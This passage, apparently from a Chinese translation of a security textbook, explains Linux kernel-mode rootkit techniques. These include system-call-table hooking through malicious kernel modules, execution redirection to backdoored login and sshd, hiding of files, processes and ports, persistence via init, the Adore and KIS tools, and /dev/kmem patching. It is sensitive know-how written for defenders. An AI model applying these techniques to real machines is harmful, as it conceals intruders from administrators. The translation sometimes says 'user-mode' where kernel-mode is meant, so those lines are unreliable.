正如你所看到的，因为执行 `ls` 命令触发了系统调用 `execve`，运行 `/bin/ls` 程序，并且利用 `open` 系统调用访问各种共享库。`ls` 命令执行的其他系统调用有 `fstat`（检查文件状态，包括许可权及其拥有者）和 `mprotect`（当一个特定程序使用某个存储区域时，限制对该存储区的访问）。利用 `strace` 工具，我们看到了程序利用系统调用要求内核执行各种操作时从用户模式到内核模式的各种转换。因此通过查看系统中普通的命令所依赖的是哪些系统调用，我们可以对各种系统调用的相对重要性有个感性的认识。而且，我们可以开始了解攻击者控制内核时想要修改的是哪些系统调用。

8.3.2 控制 Linux 内核的方法

我们的方法和你所采取的伪装差不多，没什么不同，我只不过是你的影子。让你和我一样很简单……只需把你拉出光明。

——1981 年，电影《Raiders of the Lost Ark》中的对话

完成了我们的 Linux 内核之旅，让我们把注意力转向攻击者如何控制内核，实现他们的卑鄙行为。切记，这里每一种内核控制策略的目的仍然是所有的 RootKit 的主要对象。提供后门访问，隐藏攻击者在系统中的存在，特别是这些内核控制为系统中后门的实现和之后的隐藏提供了方法。

为了实现这样的目的，在 Linux 中实现用户模式 RootKit 至少有 5 种不同的方法。也可能存在其他可能性，它通常会隐藏在研究人员或攻击者的实验室里，等待时机在某台没有被怀疑的受害机器上公诸于众。但是这 5 种可能的技术是当今在 Linux 计算机上实现内核模式 RootKit 最常用的方法，这些内核攻击包括应用恶意的可承载内核模块、修改 /dev/kmem、为硬盘上的内核映像加补丁、为用户模式下的 Linux 系统制造假象，以及利用内核模式 Linux 修改内核等。让我们详细分析以上每一种方法。

恶意的可承载内核模块

侵入 Linux 内核实现内核模式 RootKit 的一个主要方法是创建一个恶意的可承载内核模块，从而控制现有的内核。这项技术大概是在 1997 年首次公诸于众，在之后几年中日益流行起来，而现在有了许多不同的恶意模块变种。直至今今天，它仍然是 Linux 系统中实现用户模式 RootKit 时最受欢迎的技术。

记住，可承载内核模块是 Linux 内核的一个合法组件，有时用来增加对新硬件的支持或者在内核中插入代码以支持新的功能。可承载内核模块运行在内核模式下，而且可以增加或者替换现有的内核功能，这一切都无需系统的重新启动。由于在内核中注入新代码这一特征的方便性，因此对于在支持内核模块的系统中（例如，Linux 和 Solaris）实现内核模式 RootKit 而言，这是一个最简单的方法。为了利用这个功能实现 RootKit，一些恶意可承载内核模块变换了内核处理各种系统调用的方式，如图 8-8 所示。

为了发起这类攻击，坏家伙利用一个可承载内核模块。其中包含两个部分，分别用图 8-8 中的单元 A 和 B 描述。攻击者将这个模块嵌入内核中，利用 insmod 命令将模块的代码放入内核中，跳过 Ring 3 和 Ring 0 之间的间隔。一旦嵌入内核中，攻击者的可承载内核模块，如图中的单元 A，其中的代码操作就非常类似于内核中原始的系统调用代码。在我们所举的例子中，攻击者创建了一个可承载内核模块运行 SYS_execve 系统调用，用来执行程序，但是攻击者只用了一点小伎俩。即触发了一个新而恶意的 SYS_execve 系统调用，它

将进行检查，查看要求它执行哪个程序。如果执行请求是用于攻击者设定系统改变执行方向的那个程序，恶意模块实际上将开始执行另一个不同的程序；否则如果执行请求用于攻击者不想改变执行方向的某个程序，这个普通的程序将开始运行。新的 `SYS_execve` 系统调用有能力确定哪个要完全执行，哪个要改变执行方向，这才是方法所在。

这一切都没错，但是，首先攻击者的恶意 `SYS_execve` 调用如何执行？这就轮到图 8-8 中的单元 B 上场了。攻击者的可承载内核模块将修改系统调用表，这样一来，在内核中它不再指向普通的 `SYS_execve` 调用；相反，与 `SYS_execve` 相关的系统调用表入口将指向攻击者自己的代码。合法的 `SYS_execve` 系统调用在系统中将仍然不可用，处于挂起状态。攻击者所做的事情是作为系统调用的诱饵和开关，改变选中的用户模式程序的执行方向。




图 8-8 一些可承载内核模块 RootKit 修改系统调用表，执行攻击者的模块代码，而不是执行合法的系统调用代码

不是在表面上实现所有这些功能，攻击者可以仅仅使用自己的代码包装现有的 `SYS_execve` 系统调用。它有能力确定是通过执行请求处理真正的 `SYS_execve` 调用，还是执行其他某个程序。这个系统调用可以包装选项，需要较少的攻击者自定义代码，因此更加有效，如图 8-9 所示。系统调用表仍然受到控制，但是现在指向攻击者的包装程序代码。`SYS_execve` 调用发生时，攻击者的包装程序被激活，查看是否请求执行一个攻击者想要改变方向的程序。如果是，它将请求传给真正的 `SYS_execve` 代码，执行对程序的修改；否则包装程序只是通过请求，执行系统调用中要求的那个实际程序。使用任何一种选择（创建全新的系统调用代码或包装一个现有的系统调用软件）的最终结果是相同的，即内核中的

`SYS_execve` 调用将实现改变执行方向的操作。

在系统调用表中重写一个指针使其执行攻击者的代码，这项技术实际上是在我们在第 7 章中讨论过的 API 挂钩技术的另外一种形式。在 Windows 计算机上，DLL 注入是指向一个运行的进程注入 DLL 代码。API 挂钩改变各种功能调用的方向到攻击者注入的 DLL 代码。在第 7 章中，将 Windows DLL 代码注入 Windows 用户模式进程的内容中，我们讨论过这个概念。当然，Linux 内核不运行 Windows DLL。这里攻击者是将代码，以可承载内核模块的形式嵌入到 Linux 内核中。然后攻击者通过覆盖系统调用表中各个内存地址，实现 API 挂钩，这样它们指向可承载内核模块。其代码注入和 API 挂钩技术是类似的，但这次是在 Linux 内核中。




图 8-9 一些可承载内核模块 RootKit 为系统调用包装现有的内核代码

当然，对 `SYS_execve` 系统调用使用这个技术时，攻击者只是修改了与一些用户模式程序相关的执行，并没有执行与读取那些程序的二进制可执行文件相关的系统调用。最后改变执行方向非常有用，因为这项技术可以逃避我们在第 7 章中讨论过的文件完整性检测工具检测。你一定可以记起，文件完整性检测工具是一个程序，可以用其查找对各种系统文件的修改，例如 `login` 程序或 `sshd`，它们都用于访问系统。通过读取这些文件，并将它们那些强大的加密信息与已知可信的文件签名相比较，文件完整性检测可以查找到用户模式 RootKit，这个用户模式 RootKit 将用后门替换 `login` 或 `sshd` 二进制可执行文件。

有了用户模式 RootKit，一切修改都有利于攻击者。现在，坏家伙将在可承载内核模块

RootKit 内部实施执行改变方向，将二进制可执行文件 `login` 和 `sshd` 写入其他包含后门的程序，例如称为“`alt_login`”和“`alt_sshd`”的文件，其中 `alt` 代表“`alternative`”。这些文件中包括某个后门口令，攻击者可以用来实现对计算机的远程访问。现在，要用到一个文件完整性检测工具，将 `login` 或 `sshd` 文件的信息与其原始值相比较，它们将保持不变。这是因为攻击者并不会修改 `login` 或 `sshd` 文件。文件完整性检测工具使用 `SYS_open` 和 `SYS_read` 系统调用来查看 `login` 和 `sshd` 文件，文件看起来完好无损，因为它们确实是完好无损的。但是，如果系统试图为一个新用户的登录而执行 `login` 或 `sshd` 程序，那么恶意的 `SYS_execve` 系统调用将借机闯入。恶意内核模块将运行这些程序的后门，即 `alt_login` 或 `alt_sshd`。

到现在为止，我们只是讨论了在 `SYS_execve` 系统调用范畴内的内核操作。攻击者也可以利用这项技术类似地修改 `SYS_open`、`SYS_read` 和其他系统调用。通过修改这些调用及其他系统调用，攻击者可以隐藏文件、TCP 和 UDP 端口，以及系统中当前运行的进程。如果某个用户模式程序执行了一个系统调用，则攻击者代码将查看这个用户程序是否正在询问关于系统中某个隐藏项的问题。如果用户程序正在查找一个隐藏项，内核会欺骗说计算机上并不存在这个项目。单独一个恶意内核模块就可以完成这一切工作，例如重写或包装任意数量的系统调用，这些工作全都使用同一部分代码。事实上，现实世界中的大多数内核模式 RootKit 会修改 5 个或更多的系统调用来隐藏攻击者的各种卑鄙行为。

例如，假设攻击者闯入一台计算机并安装了一个后门命令监听程序，例如我们在第 5 章中讨论的 Netcat 工具。在计算机上运行后门命令监听程序创建多项内容后，攻击者可以查看到与 Netcat 相关的可执行二进制文件、运行的后门程序，以及程序实施监听的 TCP 或 UDP 端口。管理员可以利用 `ls` 或 `find` 命令查看文件，用 `ps` 或 `top` 命令查找进程，用 `netstat` 或 `lsof` 命令查找网络端口。通过安装内核模式 RootKit 修改各种系统调用后，坏家伙可以隐藏文件、进程和网络端口。不管询问其相关信息的程序是 `ls`、`find`、`ps`、`top`、`netstat` 或 `lsof`，内核都将隐瞒这些与后门有关的线索，而这也就是有效内核模式 RootKit 的作用所在。

在这里，我们应该注意到，在单独一个系统中安装多个内核模式 RootKit 将产生混合的结果。如果每个 RootKit 操作不同的系统调用，两者将在同一台计算机上共存，完全不知道已经插入另一个内核模式 RootKit。两个攻击者可以在同一台机器上共存，甚至不知道或看到彼此的活动。然而，大多数内核模式 RootKit 都将使用同样的系统调用集合，例如现在非常流行且功能强大的 `SYS_execve` 和 `SYS_open` 调用。既然如此，在这台计算机上最后安装的内核模式 RootKit 的相关特性将胜过之前安装的 RootKit 的任何功能。换句话说，最后安装的一个将会成为这场游戏的赢家。

那么，我们已经看到攻击者如何利用可承载内核模块实现隐藏文件、进程和网络用途。但是攻击者也有问题，同时模块本身还有些问题。如果有人使用 `insmod` 命令嵌入一个模

块,在正常情况下,这个模块将在 `lsmod` 命令的输出结果和 `/proc/modules` 文件中显示。管理员可以检查模块列表,查找到许多信息。当然这只是在通常情况下,其中内核模式 RootKit 间接实现了改变。为了逃避 `lsmod` 的检查,攻击者将在内核模式 RootKit 中添加另一个对系统调用修改,从而隐藏内核模块本身。任何希望列出所有内核模块的请求都将被攻击者的代码所截取,只有攻击者想让受害者知道的那些模块才能列出,这样的列表当然不会包括恶意的内核模块。另外, `/proc/ksyms` 文件会显示可承载内核模块执行的信息,但是内核模块可以选择是否将其中的信息用一行代码输出到 `/proc/ksyms` 文件中。因此,在 `/proc/ksyms` 中或利用 `ksyms` 命令(它只是读取 `/proc/ksyms` 文件并显示其内容)查找恶意可承载内核模块是没有多大用处的。

利用可承载内核模块实现这类攻击的过程中,坏家伙还会遇到另一个问题,即可承载内核模块不会在系统重启后仍然保留下来。合法和恶意的内核模块在系统关闭时都会释放,必须在每次系统启动过程中重载到内核中。当然,攻击者想要保证恶意可承载内核模块在重启时嵌入到计算机中,而又不让管理员发现自己。解决这个问题的一个普通技术是修改包含在启动进程中的某个程序,使其在系统启动时重载这个恶意的内核模块。最受欢迎的恶意内核模块载体是 `init daemon`,这是计算机上首先运行的进程,如图 8-10 所示。当你启动系统时,内核加载内存,如步骤 1 所示。然后在步骤 2 中,内核启动 `init daemon`,而这个进程接着会激活计算机上所有其他用户模式进程。攻击者经常在 `init daemon` 中加入代码,这样一来,它开始运行后就会嵌入恶意的内核模块,如步骤 3 所示。通过使用我们在第 6 章中研究过的可执行代码捆绑技术,插入模块中的代码只是被当做普通的 `init daemon` 代码,结果生成 `init` 的一个二进制可执行文件。




图 8-10 修改 `init` 程序，在启动过程中重载一个恶意内核模块

当然一经嵌入，可承载内核模块本身将伪装在硬盘上对 init 文件的任何修改。如果某个程序，例如一个文件完整性检测工具，想要打开 init 程序文件查看其内容，如第 4 步所示，内核模块将给出一个假的信息作为响应（如第 5 步所示），提示 init daemon 文件看起来完好无损！这样一来，文件完整性检测工具就不能拆穿这个诡计，如步骤 6 所示。因为 init 程序是在计算机上的其他所有的用户模式进程之前运行的，所以它可以在实施任何检测机制之前感染内核。当然在 init 程序中，攻击者可以修改系统中的任何启动脚本或二进制可执行文件，从而加载恶意的内核，其中可以用到我们在第 5 章中讨论过的任何一种启动技术。

现在我们已经分析了大多数恶意可承载内核使用的一般方法，让我们把注意力转向两个相当受欢迎的工具，它们是这些思想的特别实现方法。下面我们来查看 Adore 和 Kernel Intrusion System(KIS)，它们都实现了我们目前讨论过的所有思想。

可承载内核模块 RootKit 实例：Adore


Adore 是当今最流行的 Linux 内核模式 RootKit，已得到了广泛的使用，或许这就是为什么它得到这样一个名字，攻击者“喜欢”它。在计算机秘密组织的某些 Web 站点上，这个工具甚至被称为“mighty Adore”，毫无疑问是因为其功能集合的可靠性、使用的简单性，以及它为攻击者提供的强大功能。Adore 是由一个名叫“Stealth”的开发人员编写的，其攻击目标是 Linux 2.2 和 2.4 的内核，通过使用一个可承载内核模块重写和包装各种系统调用，它将允许攻击者隐藏在系统中。除 Linux 之外，一个自称为 Bind 的程序员将 Adore 用于 FreeBSD。一旦将 Adore 安装到 Linux 或 FreeBSD 计算机上，攻击者就可以实现如下操作。

- ✎ 隐藏或显示文件。
- ✎ 使某个特定的进程 ID 可见或不可见。
- ✎ 使一个进程 ID 永远不可见，这样一来，即使是 Adore 也不能使其再次可见。
- ✎ 在 root 级执行某个程序，而不管调用这个程序的用户的实际许可权。
- ✎ 隐藏用户接口的混合模式状态来伪装一个嗅探程序。
- ✎ 隐藏 Adore 可承载内核模块本身。

为了实现这些任务，Adore 由两部分组成，即一个可承载内核模块（称为“Adore”）和一个攻击者用来和这个内核模块结合的程序（名为“Ava”），可以把 Ava 看做 Adore 的一个用户界面。用 insmod 命令安装了 Adore 模块之后，攻击者必须在安装了这个模块的系统中运行 Ava，从而实现对该模块的设定。Ava 并不能在网络中起作用，它必须用来在本地计算机系统中设定 Adore。Ava 有一个简单的菜单驱动界面，如图 8-11 所示。

为了对受害计算机实行远程访问，Adore 还在一个端口安装了后门 root 命令监听器，这个端口可以由攻击者来设定。攻击者可以在客户模式下使用 Netcat，建立从网络到这个后门的连接，从而获得对这台计算机的直接命令行解释器访问。当然，命令行解释器程序

仍然被内核模块隐藏。



```

[root@fred adore]# ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

    h hide file
    u unhide file
    r execute as root
    R remove PID forever
    U uninstall adore
    i make PID invisible
    v make PID visible

[root@fred adore]#
  
```

图 8-11 Ava 的菜单驱动界面

Adore 还隐瞒攻击者设置的 TCP 和 UDP 端口数量, 另外, 其他由攻击者创建的网络监听程序也将被伪装。

尽管 Adore 确实有许多的功能, 但从性能方面看它存在一个重要的缺点。这个工具并不包括改变执行方向的功能, 其重点只是隐藏文件、进程、TCP 和 UDP 端口, 以及混合的形式。有趣的是, 在 Adore 的一个早期版本 (Version 0.32) 中有改变执行方向的功能, 但不知道为什么在之后的版本 (Versions from 0.39b to 0.42 lack the feature) 中去掉了。

可承载内核模块 RootKit 实例: Kernel Intrusion System

虽然 Adore 可能是 Linux 中最受欢迎的内核模式 RootKit, 但还有功能更加强大的工具。由 Optyx 编写的 KIS 工具, 实际上包含了更多的功能, 而且是迄今为止最强大的内核模式 RootKit 之一。KIS 是以一个可承载内核模块实现的, 它将 Linux 2.4 内核作为攻击目标。这为内核模式 RootKit 的功能提供了很好的补充, 包括隐藏文件和目录、进程、网络端口和混合模式。KIS 还提供执行改变方向的功能。

你可能耸耸肩说: “我们之前也看到过这个工具, 它有什么更好的呢?” 好的, 与 KIS 有关的重点是其操作难以置信地容易, 表现为两种形式, 即一个不错的 GUI 和一个隐藏进程周围的界面。首先, 让我们先查看它的用户界面, 如图 8-12 所示。利用一系列帮助体, 攻击者可以设定 KIS 内核模块并将其粘附到文件系统中的任何二进制可执行文件 (例如, init daemon) 中, 使 KIS 在系统启动时重新启动。一旦安装了这个内核模块, GUI 让攻击者可以远程控制使用同一个 GUI 的内核模块。攻击者设定 GUI 中的各种配置, 加密后的命令就会通过网络被传送到受害计算机, KIS 将在这台受害计算机上执行这些命令。KIS 用户界面让我们回忆起前面的应用级特洛伊木马程序, 例如我们在第 5 章中看到的 Back Orifice 2000 和 Sub Seven 工具。但是, KIS GUI 控制着一个内核模式 RootKit, 而不仅仅是一个特洛伊木马后门。

另外一个附加的特性是为了通过网络通信，KIS 甚至在网络上执行一个非混合模式嗅探后门来接收命令，这样一来就无需在端口上实施监听。正如我们在第 5 章中讨论过的，利用离线查找命令，这类后门监听从攻击者处发来的命令时，就可以避开监听端口和逃避调查小组。所以深入 KIS 内部，我们有一个内核模式的非混合模式嗅探后门，这是个让人讨厌的结合产物！

在促进内核模式 RootKit 的发展，增加其使用的简单性方面，KIS 的 GUI 的确是重要的一步，它得到全世界众多脚本小孩的喜爱。但是 GUI 不是 KIS 带给我们的最重要创新，引起的真正典范性技术是它用来隐藏进程，作为与内核交互的概念模型。



图 8-12 KIS 用户界面

理解为什么 KIS 定位在隐藏进程是非常重要的，让我们用一点时间回顾一下其他内核模式 RootKit，例如 Adore。假设一个攻击者闯入一台计算机并在这台机器上创建了一个后门监听器。创建后门后攻击者必须安装恶意的内核模块，然后对其进行设置来隐藏后门文件、进程、TCP 或 UDP 端口。实现所有这些隐藏将花费攻击者的大量时间。更糟糕的是，一旦将所有这些隐藏起来，攻击者也不再能看到它们！有了大多数用户模式 RootKit，内核会向计算机上的用户、管理员和攻击者隐瞒隐藏项的存在。我常常在自己的实验室中亲自使用一个内核模式 RootKit，竟然会忘了把所有的隐藏项放在计算机中的哪个位置。攻击者有时也会这样。他们会隐藏一个后门后离开几天。然后回来只是为了到处搜寻，想要找到自己以前隐藏的文件和进程。某些攻击者甚至在纸上记下笔记，这有助于他们回忆自己将隐藏项放在攻占机器的哪个位置。如果法律执行官员搜查攻击者的笔记，他们就可以找到在这些笔记中所提到的所有隐藏项。

对于所有这些创新,你可能想知道为什么 Adore 仍然是比 KIS 更受攻击者喜爱的选择。这个现象可以解释为 Adore 比 KIS 更容易编辑和安装。所以,脚本小孩更倾向于使用 Adore。但是,一经安装, KIS 更易于操作,功能也更强大。

谁需要可承载内核模块? 用/dev/kmem 攻击作为替代

我们已经发现/dev/kmem。

——内核模式 RootKit 开发人员 Sd 和 Devik, 2001 年

尽管利用可承载内核模块修改当前运行的内核是一项普遍且有效的技术,但它并不是实现内核模式 RootKit 的惟一手段。假设目标计算机创建时并没有内核模块支持,那么为一台 Linux 计算机编辑定制的内核时,管理员可以选择加入一个可承载内核模块支持,或者从结果内核中忽略它。如果内核中没有模块支持,管理员将不得不在内核本身创建所有的内核级功能。这样的内核不能用于恶意的可承载内核模块,因为在内核中安装这样的模块所必须的钩子(例如/proc/ksyms 文件)没有了。想要了解构建这种不要求或支持模块的内核的相关信息,你可以查看各种免费的 Internet 向导。也可以使用由 Bill Stearns 编写的一个很不错的内核构建包(恰如其分地称为“buildkernel”),从 www.stearns.org/buildkernel/ 可以找到。其中包含一个功能,即可以创建不支持模块的内核。

那么,如果你建立了一个没有模块支持的内核,是不是就远离了内核模式 RootKit 呢? 非常不幸,答案是不能。许多内核模式 RootKit 开发人员准备好了一切,所以现在他们甚至无需任何可承载内核模块,就可以潜入内核。为了实现这个目的,他们使用了工具/dev/kmem,这个文件非常有意思,其中有一个内核自身存储空间的映像,当前正在运行的内核代码也位于这部分存储空间中。通过使用/dev/kmem 小心地修改内存中的内核,攻击者可以实现我们在本章中可承载内核模块部分讨论过的所有攻击,而且根本不需要使用任何模块。

“但是,等等”,你可能会想,“在这一章前面你说过/dev/kmem 的信息是人们无法理解的”。对啊,的确如此。但是借助于合适的分析工具,/dev/kmem 可以由一个 root 级用户读出或写入。事实上,一些经验丰富的管理员在处理系统中出现的问题时,可以利用调试器和定制编码直接与/dev/kmem 进行交互。然而将/dev/kmem 用于实现内核模式 RootKit 的概念开始由一个详细的技术性讨论,以及 Silvio Cesare 在 1998 年 11 月[11]所写的公开评论中公开引入,这一概念后来被名叫 Sd 和 Devik 的两个内核模式 RootKit 开发人员在 2001 年关于这一专题的论文中重新定义并简化[12]。

在他们的论文中, Sd 和 Devik 编写代码来搜索/dev/kmem, 并查找系统调用表。找到系统调用表之后,他们的软件检查这个表的各项,例如 SYS_open、SYS_read 和 SYS_execve。于是,事情变得有趣起来。Sd 和 Devik 编写的代码中有许多函数,但最有意思的函数是 rkm (read kernel memory 的缩写)和 wkm (代表 write kernel memory)。利用 rkm,攻击者可以读取内核空间中各个有用的项目;利用 wkm,那些坏家伙可以直接向内核存储空间放入代

码。在某种意义上，有了 rkm 和 wkm，这些开发人员就用/dev/kmem 代替模块，越过用户模式和内核模式的分隔。

在一个活动的内核中，利用修改/dev/kmem 这项技术，攻击者可以实现我们在可承载内核模块部分讨论过的任何一种思想，而根本不需要使用任何可承载内核模块。例如，攻击者可以使用 rkm 和 wkm 在 SYS_open、SYS_read 和 SYS_execve 系统调用中插入可选用的代码。另外，攻击者可以修改甚至替换内核中的系统调用表。这样一来，系统调用指向攻击者的代码，而不是合法的内核代码。有了这些功能，如图 8-14 所示，攻击者完全控制了系统。而且可以执行文件、进程、网络端口和潜藏的混合模式，我们在之前的内核模式 RootKit 中也看到过这些情况。和前面讲到的一样，攻击者也可以修改内核，从而实现执行方向的修改。

